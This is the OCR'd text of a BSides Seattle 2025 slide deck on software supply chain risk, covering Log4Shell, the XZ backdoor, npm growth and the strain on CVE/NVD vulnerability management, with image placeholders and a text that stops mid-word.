# Are the Bad Guys Already in Your Software Supply Chain?

(Spoiler Alert: Yes)


BSides Seattle
2025-04-18
Paul Novarese <pvn@huntedlabs.io>

# $ whoami

Paul Novarese
Hunted Labs
pvn@huntedlabs.io
Fediverse: @pvn@mas.to
Signal: pvn.99

# Agenda

1. Bad things happened
2. Bad things are happening
3. Bad things are going to happen
4. Maybe we can take some actions to make things slightly better?


# My Biases

- This talk is mainly about application security
  - (as opposed to regulatory compliance, OS hardening, etc)
- My background is more Ops than Dev
- I empathize more with blue teams
- I mostly see through an ASPM lens (particularly SCA)
- My day job is soaked in cloud native woo woo
- I have spent most of my career working in open source

# Recap: Log4Shell/XZ

Before we get started

# The Software Supply Chain




# NATIONAL VULNERABILITY DATABASE

NATIONAL VULNERABILITY DATABASE
NVD


## NOTICE

**NIST is currently working to establish a consortium to address challenges in the NVD program and develop improved tools and methods. You will temporarily see delays in analysis efforts during this transition. We apologize for the inconvenience and ask for your patience as we work to improve the NVD program.**









# The Jia Tan Reverse Funnel Plan


XZ

Fedora

Suse

Debian

Docker Images

RHEL

SLES

Ubuntu

etc

Base Image

Open Source

Open Source

Open Source

Open Source

Open Source

Open Source

Your Organization

Enterprise

Government Agency

Nonprofit

Enterprise

Enterprise

NGO

Government Agency

Enterprise

# Recap: Log4Shell/XZ

- Log4shell is a supply chain-ish zero day
- xz incident was a different beast, an actual attack
- overall things work and open source is still a net positive
- Nobody has learned anything from either XZ or log4shell
- Conditions have changed a lot
- Attackers have changed a lot
- Behavior mostly hasn’t changed

# Vuln Management is Broken

# Open Source is Bigger Than You Can Imagine





Josh Bressers https://www.youtube.com/watch?v=SEnB9Riiazs

# Open Source is Huge

- NPM introduced 2010
- ~5 million packages
- ~50 million releases/versions (as of 2024)
- Approx 8,000 new releases **per day**
- That’s just NPM!

# And CVE Growth



Josh Bressers https://www.youtube.com/watch?v=SEnB9Riiazs

# Vulnerability Management is Broken


- The CVE/NVD regime is a relic of the 20th century
- Exponential growth just crushed NVD (and everyone else)
- Noise (bozos file CVEs, make number go up, get bonus)
- EPSS/KEV may extend the useful lifespan a bit
- Open source is way bigger now
- Things are changing faster
- It’s never going back to the way it was


# Supply Chains are a Thing

# Hidden Risk in the Software Supply Chain




## Risk in the Software Supply Chain





# Stop Thinking About Open Source like a Vendor

This

Not this

# Open Source Software Supply Chains

- Vuln management broke because the way we build software changed radically in a short period of time
- Package managers enabled explosive growth (and the rise of transitive dependencies)
- Red Hat **IS** a supplier (if you are paying them)
  - they assume responsibility in exchange for money
- npm is **NOT** a supplier
- A lot of critical plumbing is maintained by unpaid guys who have day jobs, take vacations, etc.
  - You are on their turf

# Notes on the Iceberg Metaphor

- You've seen this iceberg metaphor. I've used this metaphor 100 times, I've criticized this metaphor.
- This is an OLD metaphor (at least 2009 - see bonus slides at end)
- Things have changed a lot but we're still thinking about old systems
- https://www.slideshare.net/loriayre/open-source-library-system-software-free-is-just-the-tip-of-the-iceberg
- But really, the top isn't "your code" - the top is your direct dependencies, bottom is transitive
- You can only directly control what's at the top
- Lack of control means "patch faster" won't work and "zero CVE" is not achievable
- They're attacking the whole iceberg, but you probably only know about the stuff at the top
- The change is largely due to the massive rise in software package managers
- The CVE system predates this change and hasn't really evolved

# Supply Chain Attacks are Ascendant

Before we get started

# The Jia Tan Reverse Funnel Plan (again)


XZ

Fedora

Suse

Debian

Docker Images

RHEL

SLES

Ubuntu

etc

Base Image

Open Source

Open Source

Open Source

Open Source

Open Source

Open Source

Your Organization

Enterprise

Government Agency

Nonprofit


Enterprise

Enterprise

NGO

Government Agency


Enter